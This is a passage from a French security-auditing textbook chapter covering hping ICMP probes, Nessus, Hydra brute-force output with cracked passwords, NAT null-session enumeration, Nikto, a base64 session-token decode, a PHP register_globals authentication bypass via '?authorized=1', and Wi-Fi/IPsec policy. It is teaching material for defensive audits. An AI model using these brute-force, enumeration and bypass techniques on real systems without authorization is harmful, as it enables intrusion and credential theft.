13	0	Marqueur temporel	Une machine demande à une autre son heure et sa date système (universelle).
14	0	Réponse à un marqueur temporel	La machine réceptrice donne son heure et sa date système afin que la machine émettrice puisse déterminer le temps de transfert des données.
15	0	Demande d'adresse réseau	Ce message permet de demander le numéro de réseau sur lequel est situé un hôte.
16	0	Réponse d'adresse réseau	Ce message répond au message précédent.

Lançons la commande `hping` sur le système cible, et analysons les trois types de réponses possibles à l'envoi d'un paquet Timestamp request :

- La machine cible renvoie la réponse suivante, indiquant que le système cible a répondu à la requête :

```
# hping --icmp --icmptype 13 192.168.0.10
HPING 192.168.0.10 (xl0 192.168.0.10): icmp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.0.10 ttl=128 id=58272 icmp_seq=0 rtt=0.4 ms
ICMP timestamp: Originate=31609897 Receive=2969625345 Transmit=2969625345
ICMP timestamp RTT tsrtt=1
```

- La machine cible renvoie la réponse suivante, indiquant que le système cible ne supporte pas le code ou le type ICMP émis :

```
# hping --icmp --icmptype 10 192.168.0.10
HPING 192.168.0.10 (xl0 192.168.0.10): icmp mode set, 28 headers + 0 data bytes
[send_icmp] Unsupported icmp type!
```

- La machine cible renvoie la réponse suivante, indiquant que le système cible n'a émis aucune réponse en retour :

```
# hping --icmp --icmptype 17 192.168.0.10
HPING 192.168.0.10 (xl0 192.168.0.10): icmp mode set, 28 headers + 0 data bytes
```

Afin d'éviter que la commande ne se bloque indéfiniment suite à l'absence de réponse de la machine visée, on utilise l'argument `-c`, qui permet de définir le nombre maximal de paquets que hping2 peut envoyer.

Contrôle des protocoles associés à un paquet IP

Nmap et hping2 permettent la détection de l'écoute d'un protocole IP par l'intermédiaire de l'argument `-s0`. Il est ainsi possible de déterminer quels protocoles IP sont disponibles sur la machine visée sans les solliciter directement.

Le tableau 12.5 donne quelques exemples de la liste de protocoles associés à un paquet IP.

Tableau 12.5 Exemples de valeurs du champ protocole d'un paquet IP

0	HOPOPT, IPv6 Hop-by-Hop Option
1	ICMP (Internet Control Message Protocol)
2	IGAP (IGMP for user Authentication Protocol) IGMP (Internet Group Management Protocol) RGMP (Router-port Group Management Protocol)
3	GGP (Gateway to Gateway Protocol)
4	IP in IP encapsulation
5	ST (Internet Stream Protocol)
6	TCP (Transmission Control Protocol)
7	UCL CBT
8	EGP (Exterior Gateway Protocol)
9	IGRP (Interior Gateway Routing Protocol)
10	BBN RCC Monitoring
11	NVP (Network Voice Protocol)
12	PUP
13	ARGUS
14	EMCON (Emission Control Protocol)
15	XNET (Cross Net Debugger)
16	Chaos
17	UDP (User Datagram Protocol)
27	RDP (Reliable Data Protocol)
28	IRTP (Internet Reliable Transaction Protocol)
29	ISO Transport Protocol Class 4
35	IDPR (Inter-Domain Policy Routing Protocol)
36	XTP (Xpress Transfer Protocol)
37	Datagram Delivery Protocol
38	CMTP (Control Message Transport Protocol)
39	TP++ Transport Protocol)
40	IL Transport Protocol
41	IPv6 over IPv4
42	SDRP (Source Demand Routing Protocol)
43	IPv6 Routing header

Tableau 12.5 Exemples de valeurs du champ protocole d'un paquet IP *(suite)*

44	IPv6 Fragment header
45	IDRP (Inter-Domain Routing Protocol)
46	RSVP (Reservation Protocol)
47	GRE (General Routing Encapsulation)
48	MHRP (Mobile Host Routing Protocol)
49	BNA
50	ESP (Encapsulating Security Payload)
51	AH (Authentication Header)
52	Integrated Net Layer Security TUBA
53	IP with Encryption
54	NARP (NBMA Address Resolution Protocol)
55	Minimal Encapsulation Protocol
56	TLSP (Transport Layer Security Protocol using Kryptonet key management)
57	SKIP
etc.	etc.

Contrôle des filtrages réseau

Si tous les outils de balayage réseau ont pour fonction d'assurer le contrôle des ports et protocoles en écoute sur une machine cible, Nmap permet quant à lui de contrôler les filtres réseau d'un équipement en jouant sur les drapeaux des paquets IP. Pour que ce type de balayage soit efficace, il faut viser une machine dont le profil est connu et maîtrisé.

Analyse des données collectées

À l'issue des contrôles effectués, nous obtenons une liste de ports, protocoles et services ICMP fonctionnant réellement sur la machine auditée. Ces informations peuvent être comparées au modèle défini par l'équipe de sécurité afin de faire ressortir quels services réseau écoutent alors qu'ils ne le devraient pas ou, inversement, lesquels manquent à l'appel.

Malgré le peu de crédit que l'on peut accorder à de telles informations (par exemple, le fait qu'un port 443 écoute ne signifie par forcément qu'un serveur HTTPS est présent sur la machine) et le nombre de faux positifs susceptibles d'être générés par la moindre déviance de configuration par rapport au standard, il est possible d'effectuer des contrôles fiables d'un ensemble de systèmes.

Par faux positif, on entend toute faille détectée alors qu'elle n'existe pas réellement. Si la présence d'un port 23 en écoute sur une machine semble signifier un service Telnet, et donc un risque, il peut s'agir en fait d'un serveur SSH. De même, certains tests de sécurité se fondent sur une bannière, par exemple, laissant croire à une vulnérabilité. Il s'agit là simplement de la situation inverse d'un serveur Telnet fonctionnant sur le port TCP 22, normalement réservé au serveur SSH.

Contrôle par analyse simple des applications

Le balayage de ports permet de se faire une idée de la sécurité d'une plate-forme. Cependant, il n'est pas suffisant pour déterminer si un service réseau donné est sécurisé.

Afin d'affiner la qualité des contrôles de sécurité, il faut que ces contrôles s'intéressent à la couche application. À ce niveau d'analyse, le contrôle inclut des échanges de données avec le protocole applicatif, lesquels permettent de s'assurer du service réseau attendu, mais aussi de détecter certaines vulnérabilités susceptibles d'être exploitées par des pirates.

Politique de sécurité simplifiée

Nous nous appuyons pour notre exemple sur un serveur HTTP situé dans une zone démilitarisée (DMZ) accessible depuis Internet. Pour une telle plate-forme, la politique de sécurité doit être, par définition, stricte :

- Le système doit être administré par des flux chiffrés.
- Les services réseau offerts ne doivent être vulnérables à aucune faille connue.
- L'utilisateur accédant au serveur HTTP doit être authentifié et son accès chiffré.

Mise en œuvre d'une solution de contrôle externe

L'approche utilisée pour contrôler jusqu'au niveau applicatif que la politique de sécurité est respectée est identique dans son principe et son architecture à celle définie pour le balayage réseau *(voir figure 12.2)*.

L'outil utilisé pour ces contrôles doit permettre d'extraire simplement l'information pertinente afin de la stocker dans une base de données.


L'outil de contrôle Nessus

L'outil le plus répandu pour le balayage applicatif d'un système est Nessus. L'obtention d'informations particulières nécessite toutefois de lui adjoindre d'autres outils spécialisés.

Nessus fonctionne sous Unix en mode client-serveur, comme l'illustre la figure 12.4. Le serveur a pour fonction de lancer les audits de sécurité sur des machines sélectionnées en continu. Le client Nessus, qui sert d'interface homme-machine, s'adresse au serveur par le port TCP 1241 par défaut afin de lui fournir la liste des tâches à exécuter. Si le serveur ne fonctionne que sous Unix (FreeBSD, Linux, Solaris, etc.), il existe des clients pour différents systèmes d'exploitation (MacOS, Windows, Unix/X11, etc.).

La connexion réseau entre le client et le serveur se réalise au travers de flux chiffrés, assurant ainsi la confidentialité des échanges. L'authentification du client sur le serveur par diverses méthodes est aussi possible. Enfin, chaque client dispose de plus ou moins de privilèges suivant le rôle qui a été défini par l'administrateur. Nessus permet donc de restreindre les types d'attaques ou adresses IP autorisées à être contrôlés par un groupe d'utilisateurs particuliers. Cette option autorise en fait une délégation des contrôles.


Figure 12.4
Fonctionnement de Nessus


Flux chiffré sur le port 1241/TCP
Réseau
L'utilisateur authentifié demande l'audit et fournit les détails sur son interface client.
Le serveur Nessus lance l'audit contre les machines définies selon les critères de l'utilisateur.

L'interface client de Nessus permet de définir les multiples paramètres associés au contrôle, tels que des adresses IP, le type de balayage de ports et de protocoles, les tests complémentaires, comme une attaque brute des mots de passe *via* l'outil Hydra, jusqu'au choix des catégories de plug-in (nom utilisé pour qualifier chaque test de sécurité) ou même de chaque plug-in qui sera utilisé.

La figure 12.5 illustre l'interface du client Nessus (configuration des plug-in).

Figure 12.5
Interface client de Nessus (configuration des plug-in)



L'architecture de Nessus permet donc, comme celle de Nmap, de lancer à distance des contrôles et ainsi de pouvoir distribuer les audits à un serveur proche de sa cible afin d'optimiser la qualité et la vitesse des tests.

Nessus permet de formater les résultats obtenus de sorte que l'extraction des informations pertinentes soit simple, tout en étant complète.

Nous utilisons l'option `-T nsr` du client en ligne de commande pour indiquer à Nessus que le rapport doit être produit au format Nessus Report. Ce format présente l'avantage d'être prêt à l'emploi pour un stockage dans une base de données. Cette approche permet de concevoir facilement un programme assurant la comparaison avec le modèle.

Nessus fournit par lui-même une qualification du risque (Low, Medium, High), qui peut être renforcée par l'outil de comparaison lors de l'analyse finale.

À titre d'exemple, voici le résultat d'une analyse au format `nsr` :

```
192.168.0.10|loc-srv (135/tcp)
192.168.0.10|netbios-ssn (139/tcp)|11011|NOTE|An SMB server is running on this port
192.168.0.10|netbios-ns (137/udp)|10150|NOTE|The following 2 NetBIOS names have been
gathered : VICTIME, ENTREPRISE = Workgroup / Domain name    The remote host has the
following MAC address on its adapter :       00:0e:a6:72:bb:59    If you do not want
to allow everyone to find the NetBios name of your computer, you should filter
incoming traffic to this port.Risk factor : LowCVE : CAN-1999-0621
192.168.0.10|general/tcp|11936|NOTE|The remote host is running Microsoft Windows XP
SP2
192.168.0.10|general/tcp|19506|NOTE|Information about this scan : Nessus version :
2.3.1 (NASL_LEVEL=2202)Plugin feed version : 200509301515     Type of plugin feed :
RegisteredScanner IP : 192.168.0.126    Port scanner(s) : nmap  Port range : 1-1024
Thorough tests : no Experimental tests : no  Paranoia level : 1Report Verbosity : 1
Safe checks : yes    Scan Start Date : 2005/10/1 9:25 Scan duration : 133 sec
```

Dans ce format, chaque enregistrement est une ligne terminée par un retour chariot. Chaque champ est séparé par un pipe (|) et fournit le nom ou l'adresse IP de la machine, le service détecté, le commentaire associé et le niveau de risque estimé par Nessus.

Autres outils

Si Nessus assure une importante partie de la sécurité applicative, il ne couvre cependant pas tous les besoins. D'autres outils spécialisés dans l'analyse de sécurité de tel ou tel service réseau et fonctionnant aussi en ligne de commande produisent des fichiers de résultats faciles à analyser.

Hydra

Hydra est spécialisé dans l'attaque par force brute sur des services réseau réclamant une authentification, tels Telnet, FTP, HTTP, HTTPS, HTTP-Proxy, SMB, SMBNT, MS-SQL, MySQL, les R-services, CVS, SNMP, SMTP-AUTH, Socks 5, VNC, POP3, IMAP, NTP, PCNFS, ICQ, SAP/R3, LDAP v2 et v3, PostgreSQL, Teamspeak, Cisco auth, Cisco enable et l'AAA Cisco.

Grâce à cet outil, il est possible de tester la panoplie classique des mots de passe triviaux ou définis par défaut pour le système visé.

Comme les autres outils, Hydra fournit un résultat en texte brut, qui permet d'en extraire facilement l'information pertinente :

```
# hydra -e ns -v -L login.txt -P pass.txt 192.168.0.137 smb

Hydra v4.7 (c) 2005 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2005-10-01 11:26:09
[DATA] 1 tasks, 1 servers, 100 login tries (l:10/p:10), ~100 tries per task
[DATA] attacking service smb on port 139
[VERBOSE] Resolving addresses ... done
[139][smb] host: 192.168.0.137   login: laurent   password:
[VERBOSE] Skipping current login as we cracked it
[139][smb] host: 192.168.0.137   login: denis   password: 1234$
[139][smb] host: 192.168.0.137   login: cedric   password: cerise
[VERBOSE] Skipping current login as we cracked it
[STATUS] attack finished for VICTIME (waiting for childs to finish)
[139][smb] host: 192.168.0.137   login: jean   password: admin123
Hydra (http://www.thc.org) finished at 2005-10-01 11:26:43
```

Dans le résultat ci-dessus, la machine contrôlée (adresse IP 192.168.0.137) est un serveur SMB. Hydra a pris les comptes à tester du fichier **login.txt,** ainsi que les mots de passe possibles du fichier **pass.txt.**

En l'état actuel, Hydra ne sait pas lancer d'attaque par force brute fondée sur une génération aléatoire de mots de passe.

Après des tentatives répétées d'authentification, Hydra finit par constater que le serveur Windows accepte le compte `laurent` sans mot de passe, le compte `denis` avec le mot de passe `1234$`, etc.

L'intérêt d'utiliser Hydra n'est pas seulement d'obtenir les comptes et mots de passe associés pour pénétrer un système, mais de permettre de contrôler que la politique de mots de passe est bien appliquée.

Un autre avantage d'Hydra est sa discrétion, puisqu'il peut s'appuyer sur des services réseau qui ne tracent pas toujours les attaques par force brute. Ainsi est-il rare que Windows stocke par défaut ce type d'attaque et encore plus rare qu'il sache de quelle adresse IP elle provient (il stocke généralement le nom Netbios de l'attaquant).

NAT (Netbios Auditing Tool)

Malgré la disparition de la société SecNET, qui l'avait conçu, NAT reste facile à trouver par l'intermédiaire d'un moteur de recherche. Spécialisé dans le système d'exploitation Microsoft Windows, il effectue un audit de sécurité orienté Netbios, permettant d'extraire la liste des ressources partagées, le contenu de l'explorateur d'ordinateurs, etc.

Comme Hydra, NAT s'appuie sur des fichiers de comptes et de mots de passe associés. L'un des avantages de cet outil est qu'il peut attaquer par la méthode dite des NULL sessions (où le compte est égal à rien), faiblesse traditionnelle des machines Windows.

NAT produit des résultats plus difficiles à manipuler, mais qui restent suffisamment structurés pour permettre d'en extraire les informations les plus précieuses :

```
# nat 192.168.0.254

[*] NAT - NetBIOS Auditing Tool v2.0
    Copyright 1996, 1997, 1998, Secure Networks Inc.

[*] Host 192.168.0.254 (VICTIME.domaine) checked on Sat Oct  1 11:29:13 2005
[*] Remote system name tables

        VICTIME
        __MSBROWSE__
        ENTREPRISE

[*] Trying to connect with 'VICTIME'
[*] Connected with NetBIOS name VICTIME

[*] Dialect selected: NT LANMAN 1.0
[*] Server has share level security enabled
[*] Server supports password encryption
[*] Remote server's workgroup: ENTREPRISE

[*] Logging in as '' with password ''
[*] Able to login as user '' with password ''

[*] Server Operating System: Unix
[*] Lan Manager Software   : Samba 3.0.14a


[*] Machine has a browse list

        VICTIME
                        - Primary domain controller
                        - Print server
                        - Master browser
                        - Domain master

[*] Workstation information

        Computer Name  : VICTIME
        User Name      : nobody
        Work Group     : ENTREPRISE
        Version        : 4.9
        Logon Domain   : HOME
        Other Domains  :


[*] Able to list shares as '' user

        ADMIN$         IPC         IPC Service (Internet Gateway)
        DATA           DISK        Zone de partage
        HP6mpPS        PRINTER     HP LaserJet 6 MP (Postscript)
```

```
[*] Verbose share information for ADMIN$

        Share Name   : ADMIN$
        Comment      : IPC Service (Internet Gateway)
        Permissions  : 7 ACCESS_READ ACCESS_WRITE ACCESS_CREATE ACCESS_ALL
        Max Uses     : 65535
        Current Uses : 1
        Shared Path  : /tmp

 [*] Verbose share information for FTP Laurent

        Share Name   : DATA
        Comment      : Zone de partage
        Permissions  : 7 ACCESS_READ ACCESS_WRITE ACCESS_CREATE ACCESS_ALL
        Max Uses     : 65535
        Current Uses : 1
        Shared Path  : /data

[*] Verbose share information for HP6mpPS

        Share Name   : HP6mpPS
        Comment      : HP LaserJet 6 MP (Postscript)
        Permissions  : 7 ACCESS_READ ACCESS_WRITE ACCESS_CREATE ACCESS_ALL
        Max Uses     : 65535
        Current Uses : 1
        Shared Path  : /var/spool/samba/HP6mp

[*] WARNING: Able to connect to \\VICTIME\HP6mpPS as '' user
[*] WARNING: Able to WRITE to \\VICTIME\HP6mpPS
```

Ici, l'outil NAT a pu se connecter en mode NULL session (en tant que nom d'utilisateur et mot de passe), ce qui lui a permis de lister les partages offerts par le serveur Samba, avec les détails et droits d'accès associés. Au passage, il a collecté la liste des ordinateurs connus de ce serveur, qui est ici vide, car ce serveur semble isolé dans son environnement. Dans des réseaux Microsoft très distribués, cette liste contiendrait tous les serveurs présents dans le réseau.

Nikto

Le service réseau le plus présent de nos jours est HTTP ou sa déclinaison en flux chiffrés HTTPS. En complément de Nessus, qui effectue déjà beaucoup de tests HTTP, l'outil Nikto permet de vérifier la présence de toutes les URL classiques par défaut, tout en assurant de multiples tests CGI, etc.

Le format des résultats rendus par Nikto permet une extraction facile de l'information (Nikto renvoie un message pour chaque test réalisé) :

```
# nikto -host 192.168.0.127 -verbose
- Nikto 1.35/1.35     -     www.cirt.net
V: - Testing open ports for web servers
V: - Checking for HTTP on port 192.168.0.127:80
```

```
+ Target IP:       192.168.0.127
+ Target Hostname: www.victime.com
+ Target Port:     80
+ Start Time:      Sat Oct  1 11:43:54 2005
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/1.3.33 (Unix)
V: - Checking for CGI in: /cgi-bin/
V: - Server category identified as 'apache', if this is not correct please use -g to
force a generic scan.
V: - 2658 server checks loaded
V: - 200 for GET:       /
V: - 404 for GET:       /webtop/wdk/
V: - 404 for GET:       /cgi-bin/.htaccess
V: - 404 for GET:       /cgi-bin/test-cgi.bat
V: - 200 for GET:       //
V: - 200 for OPTIONS:   //
V: - 404 for GET:       /~nobody/etc/passwd
V: - 404 for GET:       /admin.cgi
V: - 404 for GET:       /blah-whatever.jsp
V: - 404 for GET:       /cgi-bin/main_menu.pl
V: - 404 for GET:       /cgi-bin/printenv
V: - 404 for GET:       /cgi-bin/printenv
V: - 404 for GET:       /cgi-bin/search
V: - 404 for GET:       /cgi-bin/test-cgi
V: - 404 for GET:       /cgi-bin/test-cgi
[snip]
```

Chaque URL qui retourne un code d'erreur égal à 200 signifie que l'URL a été obtenue avec succès. À moins que le serveur ne soit configuré pour répondre toujours par une page particulière en cas d'URL invalide (code 404 = page non trouvée), cela signifie que la faiblesse existe sur le serveur puisque l'URL est présente.

Analyse des données collectées

Toute analyse automatique non contre-vérifiée génère toujours des faux positifs. Cependant, Nessus peut insérer dans ses commentaires la phrase suivante relative à une vulnérabilité trouvée : « Nessus pense que la vulnérabilité existe parce qu'il a trouvé que *xxx*… »

Utilisé manuellement, Nessus permet de sélectionner les vulnérabilités qui se révèlent finalement des faux positifs avant la production du rapport.

Il existe plusieurs différences entre les résultats d'un outil de contrôle au niveau applicatif et ceux provenant d'un balayage de ports. En premier lieu, le contrôle applicatif apporte une certitude quant au service réseau qui écoute derrière le port contrôlé. La plupart des outils dédiés à cette analyse, dont Nessus, disposent de surcroît d'une base de données des vulnérabilités associées au service en cours de contrôle et peuvent donc tester que la faiblesse existe bel et bien.

Le contrôle au niveau applicatif permet en outre de partager une panoplie de tests commune à tous les serveurs d'un même service. Les attaques sur des CGI contre un serveur HTTP Unix Apache sont en effet globalement identiques à celles contre un Microsoft IIS, et les attaques SQL globalement identiques à celles contre un système SGBDR.

Certains tests peuvent toutefois mettre en refus de service un système cible. Le choix des tests doit donc être validé par l'équipe sécurité et les responsables des systèmes audités.

Contrôle par analyse complète des applications

Nous avons vu comment effectuer un contrôle par balayage de ports ainsi qu'une analyse au niveau applicatif d'un système donné en en automatisant les contrôles. Les résultats obtenus nous permettent de confirmer certaines hypothèses et même de découvrir des faiblesses supplémentaires.

Cependant, certains systèmes sont plus exposés que d'autres à des attaques, comme ceux accessibles depuis Internet, par exemple, ou contiennent des informations particulièrement critiques pour l'entreprise.

Pour ces systèmes plus sensibles, il n'existe pas d'outil miracle qui permettrait de trouver l'ensemble des faiblesses possibles. Seule l'expérience et la compétence d'un auditeur peuvent approcher ce Graal de la sécurité. Il s'agit là de la frontière entre l'outil et l'expertise en matière de sécurité.

Politique de sécurité simplifiée

En prenant l'exemple d'un serveur HTTP, nous allons voir qu'un nombre important d'éléments critiques n'ont pu être contrôlés par les outils précédents.

Une fois un utilisateur authentifié sur le serveur HTTP, comment le concept de session est-il géré ? S'agit-il d'une valeur de session placée dans les URL ou d'un cookie stocké, et, dans ce cas, quelle est la durée de vie de celui-ci ? Nous pouvons aussi nous demander si les formulaires ne présentent pas un risque d'être utilisés contre le serveur. Les données d'entrée sont-elles scrupuleusement vérifiées afin qu'il n'existe aucune possibilité de lancer des attaques de « cross-scripting » ?

Les réponses à ces questions ne peuvent être obtenues que par un test complet au niveau applicatif, effectué par un spécialiste, et non par un outil automatisé.

À ce niveau, la politique de sécurité est des plus simples :

« Aucun moyen ne permet qu'une personne non autorisée manipule ou détruise des données accessibles par l'intermédiaire du serveur. »

En d'autres termes, le serveur doit être sécurisé.

Mise en œuvre d'une solution de contrôle externe

Nous commençons par nous appuyer sur les outils que nous avons déjà utilisés précédemment et qui fournissent une aide précieuse pour effectuer une analyse simple des services réseau. Lorsque ces outils atteignent leur limite, nous poursuivons l'analyse en utilisant d'autres outils, souvent faits maison, pour effectuer des tests complémentaires.

Lorsque nous rencontrons, par exemple, une URL contenant une chaîne apparemment aléatoire de caractères telle que la suivante :

```
http://www.victime.com/affiche/fiche_client?sess=
dXNlcj1sYXVyZW50fHBhc3M9bW91bnRhaW5iaWtlCg==
```

notre expérience peut nous aider à reconnaître la signature caractéristique d'un algorithme de chiffrement ou d'encodage.

Nous tentons alors de décoder l'information afin de nous assurer qu'elle ne contient aucune information susceptible d'aider une personne malveillante. Nous découvrons que cette chaîne de caractères n'est autre que le compte et le mot de passe de l'utilisateur encodé en base 64, comme le montre la commande suivante :

```
# echo "dXNlcj1sYXVyZW50fHBhc3M9bW91bnRhaW5iaWtlCg==" | base64 -d
user=laurent|pass=mountainbike
```

Cette information est utilisée afin de contrôler à chaque demande que l'accès est légitime. Pour le découvrir, nous nous appuyons sur le fait que les résultats d'un encodage en base 64 se terminent souvent par un signe `=`.

Un autre exemple, fréquemment rencontré avec les langages de programmation interprétés dans le serveur HTTP, tels PHP, Perl, ASP, etc., est que ces langages nécessitent de récupérer des variables en provenance des formulaires saisis et s'ouvrent ainsi à des failles possibles de sécurité.

Prenons l'exemple de la page HTML suivante contenant un formulaire :

```
<form action="auth.php" method="post">
    Name:  <input type="text" name="utilisateur" /><br />
    Email: <input type="text" name="motdepasse" /><br />
    <input type="submit" name="Auth" value=" Authentifier" />
</form>
```

L'objectif est d'envoyer au serveur d'authentification les éléments nécessaires afin de valider l'accès d'un utilisateur. Les données associées à cette authentification sont désignées par les variables suivantes :

- `utilisateur` : qui contiendra son login.
- `motdepasse` : qui contiendra le mot de passe associé.

Si le paramètre PHP Register Globals est actif dans le fichier **php.ini,** ces deux variables sont directement créées au sein même du code du programme HTTP. Le programmeur peut donc, par exemple, utiliser le code suivant pour valider l'accès de l'utilisateur :

```
if ($utilisateur eq "")
  { print ("Le nom de l'utilisateur ne doit pas être vide"); }

if (($utilisateur eq "laurent") && ($motdepasse eq "secret"))
  { print ("Accès autorisé"); $authorized=1; }

if ($authorized != 1) { print("Accès interdit"); exit; }
```

Nous constatons qu'il n'est pas utile de chercher le login et le mot de passe pour pouvoir passer le test d'authentification et qu'il suffit de passer la variable `authorized` dans l'URL pour définir sa valeur :

```
http://www.victime.com/admin/pageprivee.php?authorized=1
```

Cette commande force la variable `authorized` à être initialisée à 1 et à être automatiquement créée dans le programme. Comme les noms de variables sont souvent choisis pour être lisibles par tout lecteur du code source, il peut être facile de déterminer le nom de cette variable et de passer outre le test d'authentification.

La bonne méthode pour ne pas être vulnérable à une telle faiblesse aurait été de désactiver le passage automatique de variable au programme CGI (paramètre global de PHP `register_globals=off`), ce qui aurait contraint le programmeur à récupérer les valeurs des variables du formulaire sous la forme suivante :

```
import_request_variables('p', 'p_');
$utilisateur=$p_utilisateur;
$motdepasse=$p_motdepasse;
```

Ou encore :

```
$utilisateur=$HTTP_POST_VARS['utilisateur'];
$motdepasse=$HTTP_POST_VARS['motdepasse'];
```

Analyse des données collectées

Lors d'une analyse complète au niveau applicatif, on trouve souvent des combinaisons d'erreurs qui permettent d'exploiter des faiblesses. Ainsi, si un serveur HTTP est paramétré pour exécuter des scripts avec les privilèges d'administrateur et est couplé à un manque de vérification des données d'entrées, il est possible de lancer des commandes privilégiées sans avoir à s'authentifier.

Cas particulier des réseaux sans fil

Les réseaux sans fil échappent aux techniques de contrôle que nous avons présentées dans ce chapitre. Les outils que nous avons utilisés jusqu'à présent s'appuient sur le principe que les acteurs associés aux contrôles, à savoir la machine de l'auditeur et la machine à contrôler, sont connectées à un réseau leur permettant de communiquer par l'intermédiaire du protocole TCP/IP.

Dans le cas d'un réseau sans fil, la politique de sécurité doit être vérifiée avant l'attribution d'une quelconque adresse. En effet, la technologie sans fil repose sur des communications hertziennes, qui permettent d'interagir avec les machines connectées au réseau sans pour autant disposer d'une adresse légitime. En conséquence, les politiques de sécurité associées aux réseaux sans fil sont applicables aux points d'accès en premier lieu.

Politique de sécurité

Un point d'accès Wi-Fi est par nature hautement exposé, puisque les données transitent par le biais d'ondes radio, qui peuvent être capturées par n'importe qui se trouvant à portée du signal. De plus, un ordinateur désirant se connecter à un point d'accès doit savoir que celui-ci existe. Ainsi, soit le point d'accès s'annonce afin que quiconque sache qu'il existe, soit le client dispose d'une information permettant de se connecter sans que cette annonce soit nécessaire.

Notre première règle de sécurité est donc que le chiffrement des données est obligatoire :

« Les données ne doivent pas pouvoir être copiées sans l'accord de leur propriétaire. »

Malheureusement, certains algorithmes préconisés pour le chiffrement des données dans les réseaux sans fil, tels que le protocole WEP, s'avèrent d'une protection bien peu efficace. Il faut donc renforcer la qualité du chiffrement par une deuxième règle :

« Les données en transit sur le réseau restent confidentielles. »

Si une personne malveillante est connectée au réseau sans fil et dispose d'une adresse IP, elle peut être réellement nuisible. Il faut donc s'assurer que la machine connectée a bien ce privilège. C'est notre troisième règle :

« L'accès au réseau est autorisé à toute personne ou ordinateur qui aura fait la preuve de son authenticité et aura le droit de s'y connecter. »

Enfin, compte tenu du risque intrinsèque d'un réseau sans fil, il est prudent de contrôler les flux afin que seules les opérations prévues soient autorisées. Une quatrième règle de sécurité permet de définir cette contrainte :

« L'utilisateur n'effectue sur le réseau que les opérations qui lui sont autorisées. »

Sachant encore une fois que ce type de réseau est à haut risque, l'entreprise doit disposer de contrôles proactifs ou réactifs. Par contrôle proactif, nous entendons un contrôle chargé de détecter toute anomalie. Par contrôle réactif, nous entendons toute détection passive d'une anomalie. Par une analyse ultérieure, telle qu'une analyse des traces, l'anomalie pourra être étudiée en profondeur.

Afin de permettre à l'entreprise d'enquêter en cas d'anomalie, la cinquième règle suivante définit le besoin de tracer le trafic (log) :

« Les échanges sont tracés et les traces rendues disponibles sur une période de six mois. »

Enfin, pour être sûr qu'un contrôle régulier des points d'accès Wi-Fi est effectué, la sixième et dernière règle de sécurité suivante dicte la périodicité des audits :

« La politique de sécurité est contrôlée tous les six mois. »

Mise en œuvre d'une solution de contrôle externe

Compte tenu de l'insécurité des réseaux Wi-Fi, un moyen de rendre cet accès sécurisé consiste à forcer le point d'accès à déboucher sur un réseau où n'est présente qu'une passerelle IPsec reliée au réseau d'entreprise.


Ainsi, le piratage du réseau Wi-Fi ne permet que de déboucher sur un réseau vide. Le seul moyen d'atteindre l'entreprise est de s'authentifier sur la passerelle IPsec et de construire un tunnel, ce qui ajoute d'autres mécanismes de sécurité à la session de l'utilisateur.

Une passerelle IPsec permettant d'attribuer une adresse IP spécifique à un profil ou un utilisateur particulier, la mise en place d'un pare-feu entre cette passerelle et le réseau d'entreprise permet en outre de mettre en place une politique de filtrage.

Comme l'illustre la figure 12.6, chaque utilisateur qui réussit à accéder au réseau d'entreprise est authentifié, et il ne peut effectuer que les flux réseau qui lui sont autorisés.

Figure 12.6

Accès sans fil avec tunnel chiffré



Avec une telle architecture, le risque de pénétrer l'entreprise devient beaucoup plus faible, malgré la facilité de casser la clé WEP.

L'outil de contrôle Whax

Afin de vérifier que le point d'accès répond bien aux exigences définies par la politique de sécurité, des contrôles doivent être effectués régulièrement.

S'il n'existe aucun outil qui permette d'effectuer ces contrôles de manière automatisée, il reste possible de procéder manuellement. Le meilleur outil pour cela est le « tout-en-un » Whax.

Au départ du projet Whax, un groupe d'utilisateurs a réalisé un CD-ROM intitulé Auditor à partir d'une base Linux Slax taillée pour effectuer des audits de sécurité. Cette distribution a la particularité d'être un « live CD-ROM », qui permet de travailler entièrement à partir du CD-ROM, sans avoir à installer quoi que ce soit sur la machine hôte.

